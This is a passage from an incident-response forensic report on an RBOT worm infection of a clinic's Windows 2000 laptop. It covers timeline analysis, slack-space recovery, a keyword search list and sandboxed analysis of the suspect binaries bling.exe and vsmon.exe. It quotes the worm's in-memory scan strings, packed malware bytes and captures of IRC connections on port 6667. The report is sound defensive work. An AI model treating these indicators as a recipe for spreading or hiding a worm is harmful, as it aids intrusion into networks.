| 1307 | mpg4ds32.ax | Mon Dec 06 1999 21:00:00 | Mon Dec 6 21:00:00 |

| | | | |
|---|---|---|---|
| | | | 1999 |
| 8316 | wamps.dll | Mon Dec 06 1999 21:00:00 | Tue Aug 27 19:21:16 2002 |
| 2754 | PYIME.CAT | Mon Dec 06 1999 21:00:00 | Tue Oct 26 22:01:07 2004 |
| 819 | imeshare.dll | Mon Dec 06 1999 21:00:00 | Mon Dec 6 21:00:00 1999 |
| 1259 | mmfutil.dll | Mon Dec 06 1999 21:00:00 | Mon Dec 6 21:00:00 1999 |
| 4217 | conf.exe | Mon Dec 06 1999 21:00:00 | Tue Aug 27 17:16:56 2002 |
| 185 | amstream.dll | Mon Dec 06 1999 21:00:00 | Mon Dec 6 21:00:00 1999 |

I noted some interesting things in the list of files—some had the same date for Last Modified, while others had the date in August 2002 or October 2004. I also noted that August 2002 and October 2004 are also dates that appear in the timeline summary as having a large number of events. Further investigation of the high-volume dates should reveal more information. But at this point it is probably safe to conclude that Monday, December 6, 1999 is likely an artificially fixed uniform timestamp date for many of the default Windows files.

#### 13.1.3 5/4/01 - 2681 events

Like the 12/6/99 date, most of the timestamp events on 5/4/01 are for the Modified attribute, and most appear to be Windows files, located in the c:\winnt area. A clue to the event however is that some of the files are in c:\winnt\servicepackfiles.

```
Fri May 04 2001 13:05:02    90896 m.. -/-rwxrwxrwx 0        0        1755-128-3
C:\/WINNT/system32/powercfg.cpl
                            35088 m.. -/-rwxrwxrwx 0        0        9250-128-3
C:\/WINNT/ServicePackFiles/i386/pagecnt.dll
                           140016 m.. -/-rwxrwxrwx 0        0        9142-128-3
C:\/WINNT/ServicePackFiles/i386/icam3.sys
                            37136 m.. -/-rwxrwxrwx 0        0        4635-128-3
C:\/WINNT/system32/dllcache/msdfmap.dll
                           164112 m.. -/-rwxrwxrwx 0        0        10001-128-3
C:\/WINNT/system32/OLEPRO32.DLL
                           294160 m.. -/-rwxrwxrwx 0        0        5061-128-3
C:\/WINNT/system32/dllcache/filemgmt.dll
                           235792 m.. -/-rwxrwxrwx 0        0        1337-128-3
C:\/WINNT/system32/msclus.dll
                           164112 m.. -/-rwxrwxrwx 0        0        602-128-3
C:\/WINNT/system32/export/instdss5.dll
                           155920 m.. -/-rwxrwxrwx 0        0        9440-128-3
C:\/WINNT/ServicePackFiles/i386/wavemsp.dll
```

Depending on how a Windows 2000 service pack was installed, files are sometimes first decompressed to a temporary folder, and then copied one at a time to their proper location. When they are decompressed or copied, the Modified date should stay the same, but the created, accessed, and MFT changed attributes are probably updated to the system time. Note the comparison of the MFT timestamp data for ServicePackFiles vs their copies in c:\winnt\system32:

| Inode | Filename | Modified | Created | MFT Modified |
|---|---|---|---|---|
| 9250 | ../i386/pagecnt.dll | 5/4/01 13:05:02 | 8/27/02 19:02:45 | 8/27/02 19:12:23 |
| 5739 | ../dllcache/pagecnt.dll | 5/4/01 13:05:02 | 8/27/02 19:02:45 | 8/27/02 19:09:33 |

This pattern reveals that the Modified and Created dates, though different, remain un-changed from when the file is decompressed to when it is copied to it's proper destination, but the MFT Modified date is different by a few seconds in most cases. This suggests the delay between decompression and copy during a service pack install. Given the information in the timeline, it appears that 5/4/01 was the timestamp given for service pack 1 files. It also appears that 8/27/02 was the date that Windows 2000 Service Pack 2 was installed. An analysis of August 27, 2002 will confirm this.

### 13.1.4 Tuesday Aug 27, 2002: 12419 events

There is no MAC time activity at all between 5/4/01 and 8/27/02. The first events on 8/27/02 occur at 17:13:52, and begin with the modification of non-static files in the "all users" profile. A very strong clue as to the event is the creation of default directories (such as Favorites in the Default users' profile.) These directories are created when Windows is installed. Many file modify and change events of non-static binaries occur in a very short period of time. These events appear to mark the time that Windows was installed on the workstation. Personal web services were installed as well, at 17:17. By 17:21, the Administrator profile was underway.

At 17:23:05, and interesting event is evident in the timeline. A large number of windows files show a "changed" timestamp, particularly .wav files, .bmp files, .fon files, .inf files .cur files, and .dll files. Since modification of file permissions really is modifying the MFT records, this event is likely the point during a Windows install that NTFS permissions are applied to standard files.

18:10:40 shows another distinctive event. The first time a user of Windows 2000 Professional attempts to run Internet Explorer, Windows normally kicks off the Internet Configuration Wizard to help users set up a proxy server, or a mail server if they choose. The executable is called icwconn1.exe, and it only needs to be executed once for each user. This event is a marker indicating that a user attempted to run Internet Explorer for the first time. Given that within a few seconds, a cookie is created for Administrator at msn.com, we know that the user was logged in as Administrator.

```
Tue Aug 27 2002 18:11:02      225 m.c -/-rwxrwxrwx 0        0        2515-128-1
C:\/Documents and Settings/Administrator/Cookies/administrator@msn[1].txt
```

18:12:28 A number of graphics are saved in the Temporary Internet files folder, but there is no clear indicator of what website was visited. However, a tell-tale link is created in "recent files" folder, pointing to sp1network.lnk, and within seconds, sp1network.exe is modified and created in c:\. sp1network.exe

18:29:03 – The ServicePackFiles folder is created. This event clearly indicates that the user executed the self-extracting Service Pack, and it began expanding it's contents. Thereafter, you see access and change events for windows files, indicating that they are being installed.

18:48:26 – more Internet Explorer traffic. SP2express[1].exe is downloaded to temporary Internet Files location.

19:04:58 – Service Pack 2 files are decompressed, marking the beginning of installation of ServicePack 2. What's different about this one, is that it is the "express" version, rather than the "network" version.

19:29:22 – Two unique directories created that are used by Microsoft Office. This indicates that MS Office was installed at this time.

```
Tue Aug 27 2002 19:29:22       56 m.c d/drwxrwxrwx 0        0        7553-144-5
C:\/Program Files/Common Files/System/Mapi/1033/NT
                              520 m.c d/drwxrwxrwx 0        0        6528-144-5
C:\/Program Files/Microsoft Office/Office/1033
```

### 13.1.5 Tuesday Oct 26, 2004: 4410 events

A very interesting jump happens in the timeline right about here. There is almost no activity between August 2002 and Oct 2004. Then all of a sudden on this date, a number of important system directories are created at what appears to be boot-up—wins, spool, dhcp, ShellExt, and others. This appears to be finishing a service pack install that was started in August 2002! This event constitutes most of the events that happened in October.

This evidence suggests something I hadn't considered before—that this system may have been actually created from a disk image, and the real install date was Oct 2004. The image was taken after installing the service pack, but before re-booting.

Oct 27, 2004 00:00:27 –There is more Internet Explorer traffic. Names of graphic images give some clue as to the site visited. kazaa.com2.7_plusfree[1].jpg, gatorwallet_white.gif, and gator[1].htm are written to temporary internet files folder of Administrator. Likely a visit to a peer-sharing website that gator advertises on.

00:21:36 – copy of powerarc61.exe into c:\stuff. Looks like it was installed shortly thereafter. Based on files copied into the PowerArchiver directory, including rar, bzip, arj and others, this appears to be a compression utility.

**Friday Nov 26, 2004**

Noticed that a hotfix was being installed. A look at the timeline reveals a good number of hotfixes were installed at about this time.

```
Fri Nov 26 2004 18:28:21      488 mac d/drwxrwxrwx 0        0        22905-144-1
C:\/WINNT/$NtUninstallQ828026$/spuninst
                           140800 .ac -/-rwxrwxrwx 0        0        22917-128-3
C:\/WINNT/$NtUninstallQ828026$/spuninst/spuninst.exe
                               80 mac -/-rwxrwxrwx 0        0        22913-128-1
C:\/WINNT/$NtUninstallQ828026$/spuninst/spuninst.txt
                             5149 .ac -/-rwxrwxrwx 0        0        22919-128-3
C:\/WINNT/$NtUninstallQ828026$/spuninst/empty.cat
                           844048 .ac -/-rwxrwxrwx 0        0        22906-128-3
C:\/WINNT/$NtUninstallQ828026$/msdxm.ocx
                              256 mac d/dr-xr-xr-x 0        0        22904-144-1
C:\/WINNT/$NtUninstallQ828026$
                              256 mac d/dr-xr-xr-x 0
```

### 13.1.6 Saturday Nov 27, 2004: 2602 events

The large numbers of events that occur on Nov 27 appear to be some kind of system file scan. Most of the events are "last accessed" events, on executables and dlls in the winnt folder. Windows has a number of automated processes that may do this, including driver database indexing, and system integrity checks. Antivirus software may also modify their "last accessed" date as they scan executables and dll's for suspicious code.

### 13.1.7 Tuesday Nov 30, 2004: 1047 events

All events on Nov 30 come from incident response. During the incident response, I asked Andy Cook to run Windows Forensic Toolchest (WFT), to gather forensic info on the compromised host. Some of the WFT events modify the last access date on the system, and therefore generate lots of timeline data.

### 13.1.8 Timeline Details

The following is a complete summary of the prominent timeline events noted during the investigation:

**Monday Dec 6 1999**: 4969 Events - Many Windows system files were time-stamped as "Last Modified" on this date.

**Friday May 4, 2001**: 2681 events – Many Windows Service Pack files were time-stamped as "Last Modified" on this date.

**Tuesday Aug 27, 2002**: 12419 events – System (or master disk image) installed.
**17:13:52** – Default User Profile created
**17:17:00** – Personal Web Services installed
**17:21:21** – Administrator profile created
**17:23:05** – NTFS File Permissions set on Windows files
**18:10:40** – Internet Connection Wizard started by administrator
**18:12:28** – Service Pack 1 downloaded via Internet Explorer
**18:29:03** – Service Pack 1 Began installation
**18:48:26** – Service Pack 2 Express Install downloaded
**19:04:00** – Service Pack 2 Began installation
**19:29:00** – Microsoft Office 2000 Installed

**NOTE**: No activity between Aug 27, 2002 and Oct 26, 2004

**Tuesday Oct 26, 2004**: 4410 events
Computer booted, Service Pack 2 Installation Completed. This may indicate that the computer was loaded from a disk image on this date.

**Wednesday Oct 27, 2004**
**00:00:27** - Suspicious Internet Explorer Activity – visit to Peer Sharing website
**00:21:36** – Download and install of non-standard compression software: PowerArchiver
00:21:50 – Install of Citrix ICA client software
00:47:22 – Creation of NT user profile ryanl (Lea Ryan). This appears to be Lea Ryan's first login date on this computer.
01:45:30 – Load and execute of Citrix ICA client, and access to Clemmis Billing ICA application profile. This appears to be the first normal production use of the computer.

**Thursday October 30, 2004**
00:43:30 – Load and execute of the Citrix ICA client and open of the Clemmis billing ICA file. It doesn't appear the user ever logged off of her PC.

*Pattern repeats, suggesting a normal daily routine. Nothing abnormal appears until Friday Nov 26.

**Friday Nov 26, 2004**
16:08:09 **–** System booted
16:27:14-16:36:18 - three suspicious zero-byte tftp log files modified, accessed, and changed.

16:30:40 – ftp.exe read (or executed) and zero-byte bling.exe modified, accessed, and changed. bling.exe (zero-byte) created.
16:56:17 – Microsoft Word started

**Saturday Nov 27, 2004**: 2602 events
00:35:40 – Logoff of user ryanl, then logon of administrator.
00:39:10 - Internet Explorer traffic, then install of what appear to be several Microsoft security patches, then reboot.

17:22:36 – 17:25:55 Some kind of file system scan – large number of system files "accessed" at the same time.
17:26:10 – Install of TrendMicro OfficeScan client software.
22:11:36 – vsmon.exe modified, created
22:11:37 – Several content objects created in default user's Internet Explorer temporary Internet Files folder
22:11:52 – vsmon.exe MFT Changed – probably set attributes to System Hidden


**Sunday, Nov 28, 2004 4650 events**
Appears to be another file system scan—possibly antivirus.

**Tuesday Nov 30, 2004**: 1047 events
Incident Response day – System files read when tdimon.exe was run, Windows Forensic Toolchest was executed, touching a large number of system files in the process.

# 14 Recover Deleted Files

### 14.1.1 Using Autopsy to browse for deleted files

I used Autopsy Forensic Browser to recover files that had been deleted. Among the deleted files are many the "temporary" files created by service pack and update installs. The service pack files that had been decompressed prior to install were deleted after they were copied to their proper destinations, but were still recoverable. Also, most of the temporary files created when installing Microsoft Office were recovered.




I attempted to search for another copy of bling.exe that might have been deleted, but to no avail—I found nothing about it through autopsy. Considering that there may be some data available in slack space, I switched to the dls command.

### 14.1.2 Slack Space

Sleuthkits's dls command is useful to recover old data on windows filesystems in what is sometimes called "cluster tips" or "slack space". This is the left over disk space between the last used sector of a normal file and the physical end of the last cluster it was written to. When a file isn't large enough to fill the whole cluster, sometimes there is a leftover chunk of previously-deleted data that gets forgotten. Because it's difficult to completely erase slack space data, there may be useful information there even when everything else has been deliberately overwritten.

To recover the slack space on my disk image, I used the dls command:

```
dls –s –f ntfs armada1750.img > armada.slack
```

In my case, this process took about 15 minutes to complete, and recovered about 104 mb of data for analysis. 104 mb is small enough to fit into ram, making it worth taking a look at it in a hex editor so that all data can be seen in context.

I found an amazing amount of information in slack-space that is apparently leftover from the previous computer owner. The laptop belonged previously to a manager in another department who had long-since left the company. There are several references in slack space to the previous user's mailbox, and personal address book. In one area of slack space, I recovered about 16 addresses. In another area, I found the names of several cookies created by the previous owner. It is evident that this information is very old, and is not pertinent to this case, so I will simply note that it was discovered in the slack.

# 15 String Search

Of particular interest to this investigation would be any keywords that implicate the user, Lea Ryan or her husband Jason. The following steps were completed to perform a string search for useful information on this case:

1. Using Autopsy, create a strings output of the entire hard drive.
2. Search the strings database for keywords or phrases that might provide clues.
3. Create a strings output of the slack space
4. Search the strings of slack space for keywords and phrases that might provide clues.
5. Create a strings output of live RAM
6. Search the ram dump for key words and phrases that might provide clues.

### 15.1.1 "Dirty Words" List

During the course of the investigation, I gathered a number of key words to use in string searches that might turn up interesting information. The keywords gathered were:

```
bling                                88469190
dnsresolver                          bitch
lea                                  spread
ryan                                 hoe
jason                                fuckoff
angry                                fuck
pissed off                           crush
stupid                               codez
lame                                 l33t
shit                                 31337
blow                                 1337
hack                                 4444
infect                               hax0r
destroy                              fuckinghoe
virus
rbot
meow
someplace.net
```

I then proceeded with my testing.

To search for and extract potentially interesting text from the file system, slack space, and memory dumps, I used a combination of cat, strings, grep, and my dirty words list. Like so:

```
cat armada.slack | strings | grep –A 10 –B 10 –f dirtywords.txt > armada.slack.txt
```

To explain how this command line works: Cat begins to load armada.slack into ram, and passes it to strings.
Strings parses the input for any ASCII sequence 4 or more characters in length, and passes the results to grep.
grep searches the resulting string set for any occurrence of the key words found in dirtywords.txt, and outputs 10 lines before and after the match.
The >aramada.slack.txt argument causes the results to be written directly to a file called armada.slack.txt.

Curiously, slack space turned up more very interesting text. Apparently left in slack space was part of a web page article on hacking Gnome:

```
>How to start hacking GNOME.</TD
-----
<A CLASS=title onCLick="return confirm(warning)" HREF="/data/tools/wap-nmap-
1.1.0.tar.gz">wap-nmap 1.1.0</A>
</TD></TR>
<TR><TD VALIGN=TOP>
<SPAN CLASS=author>by Dhillon Andrew</SPAN><BR>
<SPAN CLASS=stext>
&lt; <A TARGET="nonlocal"
HREF="/external/http%3a%2f%2fwww.hackinthebox.org%2farticle.php%3fsid%3d1170">http&#58;//
www.hackinthebox.org/article.php?sid=1170</A> &gt;<BR>
&lt; <A CLASS=slink TARGET=nonlocal
HREF="http://www.securityfocus.com/tools/1843">http://www.securityfocus.com/tools/1843</A
> &gt;<BR>
Platforms:
Linux, Solaris and UNIX<BR>
</SPAN>
```

### 15.1.2 String search of RAM dump


Because I had access to the ram dump of the suspect system, I attempted to use the string search technique to find suspicious things in Random Access Memory as well.

```
cat memory.img | strings | grep –A 10 –B 10 –f dirtywords.txt > strings.memory.txt
```

Ram shows a large number of recurring instances that look like this:

```
[SCAN]: IP: 10.3.93.246:135, Scan thread: 3, Sub-thread: 190.
192.168.200.10
#spread
[TFTP]: 3
er s2u
dcom135
10.3.x.x
#bitch
#spread
P]:
P]:
```

Each repeating pattern has a different ip address and sub-thread number. This appears to identify each running thread that is scanning for other victims, and perhaps some parameters that govern operation of the malware.



I also opened the RAM dump in WinHex, a feature-rich forensic hex analysis tool. I discovered what may be the worm code itself in RAM. Given more time and resources, I could use WinHex to extract the decompressed malware code from RAM and analyze the system calls that it makes.

# 16 Suspect Binaries – bling.exe and vsmon.exe

One of the first items of interest that I used Autopsy for was to explore some files I suspected were malicious code during the incident response phase.

During the investigation, I was careful to ensure the integrity of information extracted and copied so that there would be no reason to suspect evidence contamination or tampering of any kind. The same held true while extracting and investigating individual files. Autopsy automatically calculates hash values for files and objects being analyzed.

The desktop support tech that was first to respond to the suspicious activity at our clinic ran Sysinternals' TDIMon from a CDRom on a live infected host. He reported that a binary file, bling.exe, was attempting to make connections to an Internet IP address over port 6667/tcp. Yet when he ran Symantec antivirus with a fully updated pattern file, no viruses or Trojan horses were detected. He submitted the suspicious code to an antivirus company for analysis, and they responded, indicating that it was a new variant of the RBOT worm.

Later when IT Security was brought into the investigation, a second suspicious binary was detected, called vsmon.exe. During this phase of the forensic investigation, I wanted to find out a little more about this second suspicious binary and what it does.


### 16.1.1 Exporting a file using Autopsy

Using Autopsy's File Analysis tools, I browsed the c:\ drive briefly. The file vsmon.exe was not in the root, so I used the File Name Search option to search for vsmon.exe. The search tool located the file in c:\winnt\system32.

The file was 95128 bytes in size. The timestamp showed that the file had last been modified on November 27, which was right about the time that the incident took place. It showed a last "accessed" timestamp of November 30, however. This means that the file had been read at least once after the initial infection.

Autopsy automatically runs strings on files when selected, displaying in the text window below. Nothing of any real interest appeared here.

I then exported vsmon.exe using the export option, saving the file in the evidence directory.




## 16.1.2 Basic Binary Analysis

The **file** command was used to verify what type of file it is. In this case, file indicated that it is either a DOS or Windows executable.

```
file images-armada1750.img-C..WINNT.system32.vsmon.exe

images-armada1750.img-C..WINNT.system32.vsmon.exe: MS-DOS executable (EXE), OS/2 or MS
Windows
```

The strings command is useful to find distinguishing text strings within a binary that might give clue to what it is. ASCII strings revealed a text string common to windows executables:

```
This program must be run under Win32
```

This text string confirmed that file was correct—this definitely looks like a windows executable.

### 16.1.3 Hex editor

I opened the suspicious file with K-Edit. Browsing through the file, I noticed a large amount of tightly-packed data area with no distinguishable clear-text strings. A common technique in compression is to take open space or large repeating or predictable patterns and replace them with much smaller symbols. The resulting compressed binary will have a very dense (and diverse) pattern, similar to what many popular compression and encryption algorithms produce. Based on this assumption, the binary code of the executable appears to have a compressed or encrypted section.

```
0000:04e0 | 39 79 8c 7b da 61 1c 88 16 2e 9e ab 37 8f 99 ca | 9y.{Úa.....«7..Ê
0000:04f0 | 5c 4e 17 ac 1f bd 3c e3 d8 8c 42 e1 9b 52 b6 d9 | \N.¬.½<ãØ.Bá.R¶Ù
0000:0500 | 6a d2 cd 67 17 e5 47 e9 18 25 b0 6e e2 aa 81 90 | jÒÍg.åGé.%°nâª..
0000:0510 | 57 a2 17 31 98 dc 40 47 9c 2f 73 cd 24 fe 51 fd | W¢.1.Ü@G./sÍ$þQý
0000:0520 | a6 17 ab a3 ae 96 c1 55 82 f5 33 44 fb 36 90 dc | ¦.«£®.ÁU.õ3Dû6.Ü
0000:0530 | 85 bf ab 4d 6a c3 45 c8 d0 99 4f ea 62 bf ce 48 | .¿«MjÃEÈÐ.Oêb¿ÎH
0000:0540 | 52 49 ac f7 76 e9 61 ed 80 85 2f f7 fc 82 86 8c | RI¬÷véaí../÷ü...
0000:0550 | 3a 92 8a a6 a0 c0 d5 72 54 ad 04 bc c4 18 96 22 | :..¦ ÀÕrT-.¼Ä.."
0000:0560 | b8 75 26 70 41 8b 56 35 31 1b e4 ff 05 06 c4 ab | ¸u&pA.V51.äÿ..Ä«
0000:0570 | 54 36 f8 6b a3 a9 24 a8 ab ea e8 13 b5 c8 2c cf | T6øk£©$¨«êè.µÈ,Ï
0000:0580 | 0a 7d 04 1e 21 a6 27 57 d8 ba 8f a5 7c 37 b8 ee | .}..!¦'WØº.¥|7¸î
0000:0590 | e4 a6 04 d2 2e 2c 43 61 6e ae 75 67 00 65 ca 22 | ä¦.Ò.,Can®ug.eÊ"
0000:05a0 | 38 f8 f1 b4 5e 4e 5f 2b fb 94 00 5b 23 f1 64 76 | 8øñ´^N_+û..[#ñdv
0000:05b0 | 09 60 d0 59 de 2f b9 57 24 2f cc 5c 56 2e 55 b0 | .`ÐYÞ/¹W$/Ì\V.U°
0000:05c0 | 3e 5e 9f 7f 79 cd a4 1c c9 33 79 0d c4 54 84 1d | >^..yÍ¤.É3y.ÄT..
0000:05d0 | cd 6e 8f af d1 f0 b3 b3 cc 0e 95 a7 a7 b2 45 7f | Ín.¯Ñð³³Ì..§§²E.
0000:05e0 | 69 2c e0 96 b6 73 61 8e 20 13 68 5e 38 ac 90 cb | i,à.¶sa. .h^8¬.Ë
0000:05f0 | 40 d1 0d f9 6e fe a8 b1 78 99 3f 41 e4 e1 56 a8 | @Ñ.ùnþ¨±x.?AäáV¨
0000:0600 | b8 d5 c7 ad 6b dd 78 97 b0 95 c3 ec d5 6e 65 42 | ¸ÕÇ-kÝx.°.ÃìÕneB
0000:0610 | 8c 14 73 97 69 0d 9b 18 85 7c 85 b5 23 fb d5 94 | ..s.i....|.µ#ûÕ.
0000:0620 | 81 70 b7 1c 20 fd 5d cb 90 2d 19 ef 12 32 b9 e8 | .p·. ý]Ë.-.ï.2¹è
0000:0630 | af cf 03 82 61 45 d9 da da aa 2e 72 32 70 7f 25 | ¯Ï..aEÙÚÚª.r2p.%
```

Because the data appears to be compressed or encrypted, there is little else to do with the binary without finding some way to extract it's contents. Sometimes the best way to do that is to execute the malware in a safe, isolated test environment.

### 16.1.4 Advanced Binary Behavior Analysis using VMWare

To dig further into how this malware operated, I set up a Windows virtual machine using VMWare Workstation. VMWare is a very powerful tool for forensics, because it emulates a real physical computer, but allows an observation perspective un-heard of in a typical physical lab.

My VMWare "test victim" was a Windows 2000 Professional workstation, just like the infected computers at Clemmis Health. Installed on the virtual machine, however, were a number of powerful real-time monitoring tools, including Ethereal, TDIMon, Regmon, FileMon, and Winalysis. The malware file, vsmon.exe was copied to the virtual machine's c:\winnt\system32 folder, just as it is in the wild.

I first took a system "snapshot" in Winalysis. This produces a baseline database of files, registry, services, and settings. I then turned on all of the monitoring applications. I made sure the virtual network was in host-only mode, and that the hub my PC was attached to was completely standalone. Finally, I executed vsmon.exe from the run prompt.

Initial behavior observation revealed some interesting things. First, ethereal showed several attempts to connect to Internet destinations over port 6667.

```
192.168.200.10 -> 219.210.236.47 TCP 1035 > 6667 [SYN] Seq=0 Ack=0 Win=16384 Len=0
MSS=1460
192.168.200.10 -> 219.210.236.47 TCP 1035 > 6667 [SYN] Seq=0 Ack=0 Win=16384 Len=0
MSS=1460
192.168.200.10 -> 219.210.236.47 TCP 1035 > 6667 [SYN] Seq=0 Ack=0 Win=16384 Len=0
MSS=1460
192.168.200.10 -> 219.210.236.114 TCP 1037 > 6667 [SYN] Seq=0 Ack=0 Win=16384 Len=0
MSS=1460
192.168.200.10 -> 219.210.236.114 TCP 1037 > 6667 [SYN] Seq=0 Ack=0 Win=16384 Len=0
MSS=1460
192.168.200.10 -> 219.210.236.114 TCP 1037 > 6667 [SYN] Seq=0 Ack=0 Win=16384 Len=0
